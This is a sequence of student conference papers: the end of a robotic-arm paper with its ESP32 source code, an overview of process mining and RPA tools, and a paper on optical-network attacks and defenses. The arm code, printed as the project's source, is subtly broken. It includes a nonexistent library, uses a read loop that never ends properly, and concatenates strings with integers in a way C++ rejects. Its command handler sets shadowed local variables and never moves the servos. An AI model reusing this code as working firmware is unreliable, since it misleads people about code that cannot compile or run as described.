- **Consolidate Microcontrollers:** Further exploration of the ESP32's capabilities is recommended. If the ESP32 can effectively manage both Bluetooth communication and servo control, the need for a separate Arduino Nano can be eliminated.
- **Implement a Robust Voltage Regulator:** Replacing the current step-up modules with a more robust voltage regulator is crucial. Selecting a regulator with a higher current output rating will guarantee sufficient power delivery for all components.
- **Upgrade Servo Motors for Increased Capacity:** As we envision our robotic arm handling greater payloads, consideration should be given to incorporating higher-torque servo motors. These motors will require a more robust power supply, further emphasizing the need for the aforementioned upgrades.

These improvements create a streamlined power system for the robotic arm, ensuring smooth operation and future expansion without power limitations.

V. SOURCE CODE

```

// ESP32 Bluetooth module
#include <Bluetooth.h>
#include <Servo.h>

// Servo motors for the robotic arm
#define SERVO1_PIN 9
#define SERVO2_PIN 10
#define SERVO3_PIN 11

// Bluetooth module pins
#define BT_TX_PIN 1
#define BT_RX_PIN 2

// Servo motor objects
Servo servo1;
Servo servo2;
Servo servo3;

// Bluetooth module object
Bluetooth bluetooth;

// Variables for servo positions
int servo1_pos = 0;
int servo2_pos = 0;
int servo3_pos = 0;

// Variables for Bluetooth communication
String received_data;
String command;

// Setup function
void setup() {
  // Initialize servo motors
  servo1.attach(SERVO1_PIN);
  servo2.attach(SERVO2_PIN);
  servo3.attach(SERVO3_PIN);

  // Initialize Bluetooth module
  bluetooth.begin(115200);

  // Print a message to the serial monitor
  Serial.println("ESP32 Robotic Arm");
}

// Loop function
void loop() {
  // Check for incoming Bluetooth data
  if (bluetooth.available()) {
    // Read the incoming data
    char c;
    while (c = bluetooth.read()) {
      // Append the character to the received_data string
      received_data += c;
    }
  }

  // Check if the received data is a command
  if (received_data.length() > 0) {
    // Parse the command
    command = received_data;
    received_data = "";

    // Execute the command
    execute_command(command);
  }
}

// Function to execute a command
void execute_command(String command) {
  // Parse the command
  int servo1_pos = 0;
  int servo2_pos = 0;
  int servo3_pos = 0;

  // Execute the command
  if (command == "M1") {
    servo1_pos = 90;
  } else if (command == "M2") {
    servo2_pos = 90;
  } else if (command == "M3") {
    servo3_pos = 90;
  } else if (command == "R1") {
    servo1_pos = 0;
  } else if (command == "R2") {
    servo2_pos = 0;
  } else if (command == "R3") {
    servo3_pos = 0;
  } else if (command == "C") {
    servo1_pos = 90;
    servo2_pos = 90;
    servo3_pos = 90;
  } else if (command == "R") {
    servo1_pos = 0;
    servo2_pos = 0;
    servo3_pos = 0;
  }

  // Write the servo positions back to the Bluetooth module
  String response = "M1:" + servo1_pos + "M2:" + servo2_pos + "M3:" + servo3_pos + "R1:" + servo1_pos + "R2:" + servo2_pos + "R3:" + servo3_pos + "C:" + servo1_pos + "R:" + servo1_pos + servo2_pos + servo3_pos;
  bluetooth.write(response.c_str());
}

```

Fig. 9. Source code of the project

VI. CLOSING THOUGHTS

Robotic arms are rapidly evolving from sci-fi fantasy to ubiquitous tools shaping our world. Their precision and expanding capabilities are transforming industries, pushing




Fig. 10. The final project look

healthcare boundaries, and influencing daily life. This revolution is in its early stages, but the potential is undeniable. Imagine a future where robotic arms assist in delicate surgeries, aid rehabilitation, or explore hazardous environments. Personalized automation in homes and advanced, precise manufacturing are just glimpses into the possibilities. However, challenges like ethical considerations surrounding automation and workforce adaptation require careful attention. Advancements in AI and machine learning will be key to unlocking the full potential of these intelligent and adaptable robotic assistants. As we delve deeper into this technological revolution, the future collaboration between humans and robots becomes increasingly clear. Robotic arms are not here to replace us, but to evolve alongside us, shaping a future defined by progress, innovation, and a world transformed by their unwavering precision. [10].

REFERENCES

- [1] A. Hussain and et al., "The use of robotics in surgery: a review," *International journal of clinical practice*, vol. 68, no. 11, pp. 1376–1382, 2014.
- [2] S. Haddadin, "Physical safety in robotics," in *Formal Modeling and Verification of Cyber-Physical Systems: 1st International Summer School on Methods and Tools for the Design of Digital Systems, Bremen, Germany, September 2015*, 2015, pp. 249–271.
- [3] N. Hazon and G. A. Kaminka, "On redundancy, efficiency, and robustness in coverage for multiple robots," *Robotics and Autonomous Systems*, vol. 56, no. 12, pp. 1102–1114, 2008.
- [4] H.-Y. Kim, D.-H. Ahn, and D.-G. Gweon, "Development of a novel 3-degrees of freedom flexure based positioning system," *Review of Scientific Instruments*, vol. 83, no. 5, 2012.
- [5] E. Vrochidou and et al., "An overview of end effectors in agricultural robotic harvesting systems," *Agriculture*, vol. 12, no. 8, p. 1240, 2022.
- [6] A. Hassan and M. Abomoharam, "Modeling and design optimization of a robot gripper mechanism," *Robotics and Computer-Integrated Manufacturing*, vol. 46, pp. 94–103, 2017.
- [7] J. N. Pires, A. Loureiro, and G. Bölsjö, *Welding robots: technology, system issues and application*. Springer Science Business Media, 2006.
- [8] K. Tai, A. R. El-Sayed, M. Shahriari, M. Biglarbegian, and S. Mahmud, "State of the art robotic grippers and applications," *Robotics*, vol. 5, no. 2, p. 11, 2016.
- [9] C. Bisdikian, "An overview of the bluetooth wireless technology," *IEEE Communications magazine*, vol. 39, no. 12, pp. 86–94, 2001.
- [10] S. Park, Y. Oh, and D. Hong, "Disaster response and recovery from the perspective of robotics," *International Journal of Precision Engineering and Manufacturing*, vol. 18, pp. 1475–1482, 2017.

Process Mining - An Overview of Algorithms, Tools and Robotic Process Automation

Teona Kuzmanovska
Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
teona.kuzmanovska@students.finki.ukim.mk

Georgina Mirceva
Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University in Skopje
Skopje, Macedonia
georgina.mirceva@finki.ukim.mk

Abstract—Every process of an organization has its bottlenecks that slow down the workflow. Not every organization is aware of these bottlenecks and even no matter how great a process is planned, there will still be room for time and cost optimization. When a business decides to optimize their bottlenecks, the traditional approach would be to conduct interviews, observe people doing their jobs and spend countless hours on walkthroughs. This approach beats the purpose of reducing time. For that purpose, process mining tools exist, which automate the discovery process of bottlenecks. They even take care of analysis and eventual optimization of the processes. With the use of the advantages of Robotic Process Automation bots, which rely on process mining algorithms, an organization can rely on executable scripts, which take care of the clerical, repetitive tasks. The businesses' benefits of implementing process mining tools are reduced time and cost, increased transparency, efficiency and overall increased customer satisfaction.

Keywords—process mining, task mining, process model, RPA – Robotic Process Automation, RPA bots

I. INTRODUCTION

Process mining is a method consisting of tracking event logs and using data science algorithms, which help identify reasons and patterns that lead to bottlenecks in a business process' workflow. The idea of process mining is to improve workflows with a data driven approach, which helps businesses make informed and objective decisions that will increase their overall efficiency [1].

The benefits of process mining are: enhanced transparency, efficiency, customer satisfaction and improved compliance [1], [3].

The traditional way of monitoring an organization's workflow is to interview the stakeholders due to lack of documentation from the employees, walk-throughs, and detailed observation of workers conducting their daily work, either in situ or using video-recordings. This process is time-consuming and often compromised by human bias, whereas data rarely lie [1] [2] [6]. Moreover, often employees withhold information that they may think is unnecessary, they do hot fixes and workarounds for ineffective processes; they are ashamed of reporting faults or maybe they are oblivious to the best practices.

All these factors contribute to creating an artificial image of the organization's performance, which masks the nonfunctional processes, leaving the executives blindfolded to the problems and unable to improve where necessary.

Using data driven insights, process mining reduces cycle time and cost by automating routine tasks, it improves

customer satisfaction by aligning customer interaction with the internal operations and it solves process variations by introducing process standardization [1].

In this paper we give an overview of the process mining area. In section 2, the phases of process mining are described. Section 3 gives an overview of the most important algorithms for process mining. Section 4 gives an introduction to Robotic Process Automation (RPA), while some of the most widely used tools for process mining are presented in Section 5. Finally, Section 6 concludes the paper.

II. PHASES OF PROCESS MINING

In this section we describe the phases of process mining.

A. Phase 1 – Discovery and Task Mining

In this phase, the organization is gathering data with the help of natural language processing, machine learning and other AI practices, along with event logging, with the purpose of creating a “digital twin” of the organization. A digital twin is a copy of the real organization. It simulates the real picture of how the organization operates, including how effective are its employees and how the customers are using the software [5]. This is identified through task mining, which is a process assembled of recording the clicks and keystrokes of the users with the above discussed tools [4]. It also identifies repetitive and unproductive tasks that can be automated. To sum up, the digital twin identifies how time and cost are impacted by deviations from the best practices. With these discoveries, the organization can continue to the next phase of process mining – monitoring [3].

B. Phase 2 – Monitoring

Once the digital twin, also known as process model, is created, it is compared to the original plan of the organization, called the reference model [3]. This process is called conformance, and its purpose is to uncover the bottlenecks that deviate the process model from the reference model. It also documents the silent workarounds and ad hoc shortcuts that have become part of the practice. Unearthing the root causes for these deviations help the organization understand where and why the workflow deviated from its desired path [1], [3].

C. Phase 3 – Optimization

After equipping with knowledge based on the gathered data, the organization defines a real, objective “as is process model” of its workflow [1], [2]. The organization compares the two models, and it creates a clear path from the starting point to their goals based on the deviations between the two models. In this optimization phase, the company is simulating different scenarios in which they can see the outcome of

applying a solution, without having to suffer the consequences of implementing a non-efficient one. It is an effective tool that saves time and money and provides “trial and error” freedom, only without major errors.

III. PROCESS MINING ALGORITHMS

Once the event logs along with timestamps, activity IDs, case IDs, resource IDs, and other relevant attributes are retrieved, they need to be cleaned. The process which involves cleaning the data is called data preparation. This phase is mainly composed of handling missing or irrelevant values and making sense of inconsistent data. The cleaned data is standardized and passed onto exploration phase, where the data scientists are trying to determine the best applicable prediction algorithms. Once the best algorithms and machine learning models are decided, they are applied to the data. The result is a model, which can automatically discover the process model. Next, we give an overview of the most known algorithms for process mining.

A. Alpha Algorithm (Alpha Miner)

The alpha miner is a fast and efficient algorithm used both in the discovery phase and the conformance checking phase with the main purpose of discovering the underlying structure of a process and checking whether it is followed correctly [7].

Moreover, the alpha algorithm is useful in the discovery phase for finding hidden patterns and relationships in data, which will improve the process; finding all possible paths that exist in the process and identifying the most likely path that is taken by the process.

The alpha miner algorithm is performed with the following steps:

- Step 1: determining a set of activities, i.e. traces that appear in an event log.
- Step 2: defining a set of start activities - all activities that appear first in some of the traces.
- Step 3: defining set of start activities - all activities that appear last in some of the traces.
- Step 4 and 5:
 - Two sets are formed – A, input activities that need to be performed, and B, outputs from the performed activities. Another set C is introduced – a set of conditions that need to be met before activities in set A can be executed. The activities within set A, as well as the ones within set C, should not be mutually dependent.
 - Then, the starting actions from set A and the ending actions from set B form places $p(A,B)$ such that they satisfy requirements from set C.
 - Once all places are formed, we filter out only the meaningful connections. These places are called “maximal pairs”.
- Step 6:
 - A diagram called a “petri net” is formed from the remaining places. Each place acts as a connection point between certain starting actions and certain ending actions.
- Step 7 and 8:

- Once all starting actions are connected to the appropriate ending actions, we can analyze how actions in the event logs are related and how that impacts the workflow [8].

The main limitation of the alpha algorithm is its inability to discover parallel or branching processes – its scope is limited to discovering sequential and simple processes. Another limitation is that it can only work with cleaned data – it does not handle random and irrelevant data, also called noise data [7], [8].

B. Heuristics Miner

The Heuristics miner algorithm is similar to the alpha miner algorithm, with the advantage of handling noise better. It also takes frequencies of events into consideration, and it describes the dependencies of events, whether they are exclusively dependent or completely independent from one another [7].

C. Fuzzy Miner

This algorithm is considered the best choice for dealing with less-structured event data and conflicting behavior. The goal of the Fuzzy miner is to create an appropriate graph representation of the process expressed through the mined log. The visual representation allows fine-tuning the way the process has derived from the initial metrics [7], [9].

IV. ROBOTIC PROCESS AUTOMATION

Robotic process automation (RPA) is the process of automating services that reproduce human clerical tasks. Examples of such tasks that can be automated are logging into applications, copying and pasting data across fields, opening emails and files, filling web forms, and others [6], [10]. These activities are automated through executing RPA scripts provided by robotic process mining tools.

Routine tasks such as the ones discussed above are encoded into RPA scripts and executed by an instance of a RPA tool runtime environment, also known as RPA software robot – “RPA bot”.

RPA tools collect UI logs consisting of user interactions with applications and using algorithms like the ones described in the above sections, they draw an inventory of candidate routine tasks for automation. The cost and benefits for the routines are weighed through analyzing their frequency and number of steps, domain knowledge taken into consideration. Once the routines that bring most benefit and least cost are selected, they can be used as the starting point for automation [6].

V. PROCESS MINING TOOLS

In this section we present several tools for process mining.

A. UiPath

UiPath is a RPA tool which offers functionalities for creating and executing RPA scripts. These scripts, which take on human interaction with screens and systems, are managed by UiPath robots. UiPath offers a range of robots, including automation cloud robots, unattended robots, attended robots, as well as test robots.

The unattended robots automate task-heavy, long-running workflows. They are responsible for handling backend tasks with user direction. The attended robots on the other hand, handle everyday desktop tasks [6], [10], [11].

This RPA tool is structured in three modules, UiPath Studio, UiPath Robot and UiPath Orchestrator. UiPath Studio module offers tools for designing, modeling, and executing workflows. It also helps with the creation and maintenance of the discussed bots. UiPath also has a UiAutomation module which offers recognition, optimization, classification, and information extraction [10].

B. IBM Process Mining

As a process mining tool, IBM process mining also offers reusable RPA bots favored for their user-friendly creation and maintenance. One of the core capabilities of IBM process mining is its ability to execute multi-level or multi-object process mining. This capability makes possible global analysis of many-to-many relationship processes such as procure-to-pay, order-to-cash, etc., and it provides a global synergized picture of processes across countries, departments, and functions. This gives businesses the ability to see how one change in specific areas affects another [1].

C. Celonis

Celonis is the top-rated company for process mining as of 2024 [12]. Celonis has stated that they are tech-agnostic and that their approach is designed to amplify the effectiveness of any existing automation solutions [13].

This is the reason why Celonis provides its own solutions for defining and orchestrating process automations in the form of action flows. Action flows are the “brains” behind the automations of the RPA. They serve as a cognitive framework and orchestrating mechanism that provides the required steps in process automation. Action flows also use real-time process insights from the Celonis platform to trigger specific RPA bots as a response to specific events, changes, or requirements. Action flows automation combined with UI automation makes an organization’s entire process automated in a single workflow.

The reason why Celonis is climbing the ladder is its ability to orchestrate all available technology to detect bottlenecks and deliver automated solutions.

D. Comparative Analysis of These Tools

Although the overall Capability Score of these tools is highest for Celonis (see Table 1), IBM has the most distributed score for all areas of satisfaction. The next most distributed score across all areas is owned by UiPath.

TABLE I. COMPARISON OF THE PROCESS MINING TOOLS

Criteria	Process mining tool		
	UiPath	IBM	Celonis
Evaluation & Contracting	4.4	4.5	4.2
Integration & Deployment	4.4	4.5	4.3
Service & Support	4.5	4.5	4.4
Overall Capability Score	4.5	4.5	4.6

VI. CONCLUSION

In this paper we gave an overview of the area of process mining, as well as Robotic Process Automation (RPA) and process mining tools. The benefits of process mining are discussed, as well as how RPA can help to automate business processes. Also, several process mining tools are presented, and comparative analysis of their evaluation is presented.

REFERENCES

- [1] “IBM – What is process mining?,” https://www.ibm.com/topics/process-mining?utm_medium=OSocial&utm_source=Youtube&utm_content=INTWW&utm_id=YT-101-What-is-Process-Mining.
- [2] T.H. Davenport and A. Spanyi, “What Process Mining Is, and Why Companies Should Do It,” <https://hbr.org/2019/04/what-process-mining-is-and-why-companies-should-do-it>.
- [3] C. Bunce, “Process Mining – What is it and How Does it Work?,” <https://www.bizagi.com/en/blog/what-is-process-mining>.
- [4] “IBM - What is task mining?,” https://www.ibm.com/topics/task-mining?utm_medium=OSocial&utm_source=Youtube&utm_content=INTWW&utm_id=YT-101-What-is-Process-Mining.
- [5] T. Brockhoff et al., “Process Prediction with Digital Twins,” 2021 ACM/IEEE International Conference on Model Driven Engineering Languages and Systems Companion (MODELS-C), Fukuoka, Japan, pp. 182-187, 2021.
- [6] V. Leno, A. Polyvyanny, M. Dumas, et al., “Robotic Process Mining: Vision and Challenges,” *Bus. Inf. Syst. Eng.*, vol. 63, pp. 301-314, 2021.
- [7] J. Eric, “Alpha Algorithm in Process Mining for Process Discovery,” <https://datarundown.com/alpha-algorithm/>.
- [8] W.M. van der Aalst, “Process Mining in the Large: A Tutorial,” In: E. Zimányi, (eds.), *Business Intelligence, eBISS 2013, Lecture Notes in Business Information Processing*, vol. 172, Springer, Cham, pp. 33-76, 2014, https://doi.org/10.1007/978-3-319-05461-2_2.
- [9] C.W. Günther and W.M.P. van der Aalst, “Fuzzy Mining – Adaptive Process Simplification Based on Multi-perspective Metrics,” In: G. Alonso, P. Dadam and M. Rosemann, (eds), *Business Process Management, BPM 2007, Lecture Notes in Computer Science*, vol. 4714, Springer, Berlin, Heidelberg, pp. 328-343, 2007, https://doi.org/10.1007/978-3-540-75183-0_24.
- [10] J. Ribeiro, R. Lima, T. Eckhardt, and S. Paiva, “Robotic Process Automation and Artificial Intelligence in Industry 4.0 – A Literature review,” *Procedia Computer Science*, vol. 181, pp. 51-58, ISSN 1877-0509, 2021, <https://doi.org/10.1016/j.procs.2021.01.104>.
- [11] “UiPath – UiPath robots,” <https://www.uipath.com/product/robots>.
- [12] “Process mining tools reviews and ratings,” <https://www.gartner.com/reviews/market/process-mining-tools>.
- [13] “Orchestrate RPAs with Celonis,” <https://www.celonis.com/what-is-rpa/#5-orchestrate-rpas-with-celonis>.

Security in optical networks

1 Marina Dodevska

*Faculty of Computer Science and Education
St. Cyril and Methodius University
Skopje, Republic of North Macedonia
marina.dodevska@students.finki.ukim.mk*

2 Nikola Janev

*Faculty of Computer Science and Education
St. Cyril and Methodius University
Skopje, Republic of North Macedonia
nikola.janev@students.finki.ukim.mk*

Abstract— In today's time when everything changes with the speed of light, effective and timely communication between people is of great importance. Because of this, telecommunications have been developed that allow the connection of different devices at different distances. This paper provides an overview of optical networks, how they have developed over the years, their characteristics, types of attacks, and how to prevent them.

Keywords—security, optical networks, attacks

I. INTRODUCTION

An optical network is a new-generation network that uses optical fiber to transfer data. This optical fiber provides faster data transmission. The signal which travels through the fiber is transmitted in the form of light pulses. Optical networks are widely used because of the faster processing and data transfer. A fiber cable also permits large data-carrying capacity and longer distance transmission than other cables. This increases the demand to convert traditional networks with optical networks [1].

A fiber optic network is more secure than traditional communication technologies, with the following aspects: The data is transferred by light – Pulses of light carry data in a fiber optic network, making them harder to intercept than electrical signals carried by copper wires or wireless signals [2]. They are difficult to temper: Cable-based communication systems can be tampered with easily with a simple splice. -Easy to detect intrusions: With the help of different devices that are used to monitor the networks. -High data transmission capacity: With the help of Single-mode and multimode optical fibers they can carry huge amounts of data.

-Low latency: They also have low latency compared with traditional networks.

-Low attenuation: The attenuation in optical networks is much lower than in traditional networks.

II. RELATED WORK

In this paper [3], authors present their results with simple vulnerabilities and attack scenarios and demonstrate how self-organization is a very promising direction for providing security protection in future transparent optical networks.

This paper [4] shows that packet-optical nodes can be effectively exploited in metro networks to implement a distributed barrier against cyber-attacks. For example, results show consistent learning and generalization capabilities for all the DNNs and the Q-DNNs with accuracy on the test set reaching 99.4%.

In this work [5], authors write for a novel RSA algorithm that exploits network coding to provide security, while also finding appropriate backup paths for a specific class of connections in elastic optical networks (EONs).

III. HISTORY OF OPTICAL NETWORKS

The innovations of many inventors led to the creation of light sources, the improvement of medicine, and the invention of television. In the 1840s physicists Daniel Colodon and Jacques Babinet proved that direct light could penetrate water jets to display fountains at night. In 1880 William Walter tried to create a series of "light tubes". These tubes used light from an electric arc to light up homes. In 1954, Abraham van Hel produced a fiber system that greatly reduced signal interference between fibers. In the 1960s, the laser was introduced as a more efficient and precise way to transmit light. Telephone companies have started intensively using optical fibers in their communication networks. Technologies such as SMF (Single-Mode Fiber) and injection lasers were also developed. Between the 1980s and early 1990s, erbium-doped fiber amplifiers were introduced. These devices directly amplified the optical signal, without the need to convert it into an electrical signal. In 1991, optical amplifiers were built into fiber optic cables and thus supported more than 100 times more information than a cable with electronic amplifiers. During the same year, photonic crystal fibers appeared which made it possible to carry electricity more efficiently than conventional fibers [6].

IV. TYPES OF ATTACKS

There are two main types of attacks in optical networks: passive attacks via optical eavesdropping and active attack schemes which include service degradation and service disruption[1].

1. **Passive attacks:**
One of the types of passive attacks is optical eavesdropping. Optical eavesdropping allows the attacker to gain unauthorized access to data by direct access to the optical channel. One method for optical eavesdropping consists of capturing the optical data with the use of fiber tapping [1]. There are several techniques to tap fiber such as micro and macro fiber bending, evanescent coupling, and V Groove cut [7]. With the help of eavesdropping techniques, the attacker can exploit deployed network elements. For example, the attacker has direct access to the network mode like an optical amplifier (OA) or reconfigurable optical add-drop multiplexer (ROADM), he can access the optical channels by connecting to monitoring ports. The network vulnerability increases if the optical physical layer is accessed via fiber tapping or through available monitoring ports.

2. **Active optical attacks**
Active attacks aim to perform QoS degradation until the failure of optical networks.

According to the damage they can cause, in-band jamming attacks are in the first place because they insert a harmful signal, next are out-of-band crosstalk attacks, fiber bending, and fiber cutting.

Comparison of active attacks according to damage and the method of detection			
Place	Name of the attack	Realization of the attack	How to detect it?
First	In-band jamming attacks	Insertion of harmful signals in the bandwidth	Optical time domain reflectometers
Second	Out-of-band crosstalk attacks	Insertion of harmful signals out of the bandwidth	Optical tester, optical channel monitor, BER monitor
Third	Fiber bending	Bending the optical fiber to degrade the signal	Usement of an optical tester that detects signal attenuation
Fourth	Fiber cutting	Cutting the optical fiber so the signal can't be received	Optical tester, optical channel monitor

Table. 1: Comparison of active attacks according to damage and method of detection

V. DETECTION AND PREVENTION OF ATTACKS

Data confidentiality ensures that confidential data is not disclosed to an unauthorized user in the network. In an optical fiber network, the eavesdropper can receive confidential data by physically tapping the optical fiber. Optical encryption and optical coding can effectively protect the confidentiality of the physical layer network and satisfy the high-speed requirements of modern networks. Because fiber-based devices do not

generate electromagnetic waves, optical encryption and coding processes are immune to attacks based on the electromagnetic signature of the signal [8].

-Optical encryption

Encryption protects the data by encrypting the original data into cipher text. Without knowing the key to the encryption process, the eavesdropper cannot recover the data.

The signal that travels in the fiber channels neither radiates an electromagnetic signal nor is it jammed by external electromagnetic interference.

Optical encryption includes the encryption and decryption process together with the key distribution between the transmitter and receiver.

-Optical CDMA

Optical CDMA protects data confidentiality by using a code technique to represent "0" and "1" bits. Optical CDMA also allows multiple users with different code techniques to share the same channel and transmit data simultaneously. Optical CDMA can be divided into two categories: coherent optical CDMA and incoherent optical CDMA. The coherent optical CDMA system uses spectral-phase encoding, which gives different phase shifts to the coherent spectral components at the transmitter.

To decode the signal, conjugate phase shifts are used at the receiver. Incoherent optical CDMA is also called wavelength-hopping time-spreading (WHTS). WHTS uses incoherent pulses on different wavelengths to represent a code sequence. Within each code sequence, each pulse has a different delay and occupies a different time chip in each bit. The receiver for a desired code sequence compensates for the delays of the different pulses to form an autocorrelation peak (ACP). If the same delay compensation is applied to the other undesired code sequences forms a cross-correlation function, and due to the orthogonal nature of the codes, this results in multiple-access interference (MAI). To improve the signal-to-noise (SNR) ratio, an optical threshold can be used to suppress the MAI.

-Optical key distribution

Although optical encryption and optical coding can effectively protect the confidentiality of the physical layer, the key for the encryption and decryption process should be distributed securely between authorized users. The key(s) for encryption and decryption can be transferred at a lower rate compared to the encrypted data, which is transferred at a regular rate, to securely exchange between the entities. If the quantum key and quantum key distribution are used, this can effectively protect the encryption process by encoding the key information on the quantum states of a single photon, thus the security level rises.

-Privacy and optical steganography.

Privacy ensures individual control of what information may be received or collected and to whom the information may be transmitted. Even though data encryption can protect the original data in the optical channel from being received by the eavesdropper, it cannot protect the existence of the optical channel from being detected. The aim of optical steganography in a fiber communication network is to hide the signals in the existing public channels so that the eavesdropper can neither

receive the signals nor detect the existence of the hidden channel.

The hidden channel that carries the stealth signals, is designed in such a way that no one, except the intended recipient, can detect the existence of the signal. To bury the stealth channel in the noise that already exists in the system, the power of the stealth signal is typically 10 dB or 20 dB lower than the public channel.

The basic approach in optical steganography is to stretch a short optical pulse through chromatic dispersion. If the right dispersion is used at the receiver, the stretched signal is buried in the noise of the public channel.

2. Availability

-Jamming and anti-jamming

“Availability” is a type of security that ensures that a network service is not denied to authorized users. One possible threat to network availability is to jam the optical signal that travels in the channel with strong noise.

Optical steganography based on ASE (Amplified spontaneous emission) noise, can effectively protect the availability when the signal is carried by ASE. This increases the difficulty of carrying out malicious jamming, and even if the attacker could jam the entire ASE band, there would be no bandwidth left for its data communication. Another solution to ensure availability is waveband conversion. In this scheme, multiple wavebands are used for communication. If the current waveband gets jammed, the data channel can be either up-converted or down-converted to a new waveband range. Waveband conversion can be implemented with a periodically poled lithium niobate (LiNbO₃) material, resulting in a low power penalty and BER.

-Optical chaos-based communications

Chaos-based communications provide a solution for transmitting confidential data with a high level of robustness. The chaotic signal who is created with this type of communication not only enhances the robustness of the data transmission but can also be used to jam the communication of different nodes in the network. Thus, optical steganography aims to reduce the amplitude of the stealth signal to as small as possible, chaos-based communications are used to mask the confidential data with stronger chaos. Generating the chaos is based on the input signal, so only the receiver that knows how the chaos is generated can reproduce the chaos and cancel it to recover the signal.

VI. COMPARISON OF INTRUSION DETECTION DEVICES ACCORDING TO COST

According to its price, the most expensive device is an optical channel monitor, and the most cheap device is an optical tester.

Devices that detect intrusion attacks in optical networks are:
-Optical Tester [5]

-Optical Time Domain Reflectometer (OTDR)

-Optical channel monitor

Because all devices have different functionalities and different purpose, it doesn't exist a device which solve all problems. Therefore, if the company is financially stable, it is necessary to invest in all devices to ensure high security. But if the company is not financially stable, then it is recommended to invest in devices like optical tester, optical channel monitor and BER monitor, because they measure attenuation and bit error rate, and then upgrade the company with other devices.

If the network administrator wants to detect possible attacks on the network i.e. to perform security testing, he can use all devices. In other words, no device has all the functionalities. For example, if he wants to measure signal attenuation, he can use the optical tester. If he wants to measure the time of travel and return of the signal, then he can use an optical time-domain reflectometer. If the out-of-band noise level and changes in the OSNR channel level need to be measured, an in-band OSNR monitor is used. Because of the different functionalities of the devices, It can be concluded that with one device, the network administrator can't know if his network is safe or not.

VII. PHYSICAL PROTECTION OF NETWORK EQUIPMENT

All the equipment for the network must be linked to the backup power supplies, Each network equipment must be secured from people who are not employed in the company. The companies can use RFID tokens, swipe cards, and pin code panels to achieve high security. If there are changes in the staff, their passwords, and key cards need to be revoked. Network administrators can use different tools to detect the changes that are being made to the network i.e. tools to check if the optical fiber is cut, if the frequency is low, etc. [9].

VIII. IDENTIFYING WEAK POINTS IN THE NETWORK

To minimize the attacks that are happening and impacting the network, network administrators must detect the weaknesses in their networks. These security measures can be taken in the process of planning the network, i.e. to check if some network elements do not work properly, etc. Also, the impact in terms of link length, latency, and costs should be taken as a security measure [11]. To further improve network security, operators can differentiate planning and provisioning decisions according to the level of security required per service. Three classes of security-aware services can be defined:

(i) Best effort: these types of services rely on attack-aware planning approaches that reduce the number of services that are potentially damaged by in-band jamming or out-of-band crosstalk attacks.

(ii) Standard protected: these services are also planned as best-effort services with the difference that they also employ standard shared or dedicated protection schemes

(iii) Gold users: these users are entitled to premium protection services such as routing over highly secured paths. Proactive

recovery schemes could also be applied where a preventing rerouting procedure will be applied before a potential attack takes place by sensing mechanical vibrations or environmental changes around the fiber.

IX. OPTICAL ENCRYPTION

Optical encryption means that all in-flight data in the optical transport layer of the network is secured by transforming the data using an algorithm (cipher) to make it unreadable to anyone except those possessing special knowledge (key), as it is carried over wavelengths across fiber-optic cables.

The data that is in databases, applications, in transitioning needs to be encrypted and securely transferred and stored. Traditional data encryption solutions have also been around for a while but can present several challenges, including painful key management, increased latency, inefficient use of bandwidth, and the need for application-specific hardware.

Data encryption solutions that are based on IPsec and MACsec encryption techniques don't encrypt all the data that is transferred, which exposes a vulnerable security gap. In today's environment, it's not enough to encrypt the user data, but also the metadata information that is exchanged (IP and MAC address) that are transferred between the nodes in the network can be used by attackers to map out the network and plan attacks even without access to the encrypted application layer data [10].

X. CONCLUSION

Although optical networks are better than traditional networks (WIFI, Cellular Networks) in some aspects, they are not bulletproof. They may not emit electromagnetic waves which is good, but that doesn't make them safe. They need to be secured with the techniques we mentioned. These techniques include usement of monitoring tools and encryption. Also, they need to have a good authentication and authorization policy. Protection from natural disasters like earthquakes, tsunamis, fires, and flooding. Physical protection from vandalism and unauthorized people. They also need to have backups for the data they hold in different locations. Keys for encryption and decryption need to be managed according to all safety rules and regulations if possible investment in commercial solutions like encryption devices needs to be implemented to raise the security level.

References

- [1] Optical network, Roshini Y, Link: <https://circuitglobe.com/optical-network.html>
- [2] The Security and Reliability of Fiber Optic Networks for Critical Infrastructure, STL Tech, Link: <https://stl.tech/blog/the-security-and-reliability-of-fiber-optic-networks-for-critical-infrastructure/>
- [3] Security in all-optical networks self-organization and attack avoidance, Jae Seung Yeom, Ozan Tonguz, Gerardo Castanon, ICC 2007 Proceedings, Link: https://d1wqtxts1xzle7.cloudfront.net/72305558/Security_in_all-optical_networks_Failure20211012-23679-dipw84.pdf?1634069034=&response-content-disposition=inline%3B+filename%3DSecurity_in_all_optical_networks_Failure.pdf&Expires=1709992251&Signature=HeyLqLwkUp3CnVNUVP2AFNCpP3qJ4EUdhTY64-GqwuemIXZKU0M83ejv-VyegaD6-RT4FjwJ8hOkd-8QUGaTWh~CJSqjwqzmbgmNPGUmwT3v9C117zLtRI78IZ6xALUqtYD01OhbSSBmtNaBj63b0cCvQeO8ipkZICRU5YOvUI2cto-YfXmy23~ebBjdzMjXSSONfvR01-Na81etBSLnSJTaLDJT9qG2DVT9LyCHOJ9qGwQLnvSRbkRA sxWbWnshheGSfIL3uiE~5mAlAwdcLm1G3YYXEb8O2aGVhqiZpNNBzqGvE5T~iNrg9dB48ApfjDqgDZkAiHdLHCWto363yA&Key-Pair-Id=APKAJLOHF5GGSLRBV4ZA
- [4] Telemetry and AI-based security P4 applications for optical networks, Filippo Cugini, Davide Scano, Alessio Giorgetti, Andrea Sgambelluri, Lorenzo De Marinis, Piero Castoldi, Francesco Paolucci, Journal of optical communications and networking, 2022, Link: https://www.researchgate.net/profile/Francesco-Paolucci/publication/363392143_OFC_2022_Telemetry_and_AI-based_Security_P4_Applications_for_Optical_Networks/links/63871d91fee13e4fe52be273/OFC-2022-Telemetry-and-AI-based-Security-P4-Applications-for-Optical-Networks.pdf
- [5] Confidentiality meets protection in elastic optical networks, G.Savva, K.Manousakis, G.Ellinas, Optical switching and networking, Volume 42, November 2021, 100620, Link: <https://www.sciencedirect.com/science/article/abs/pii/S1573427721000175>
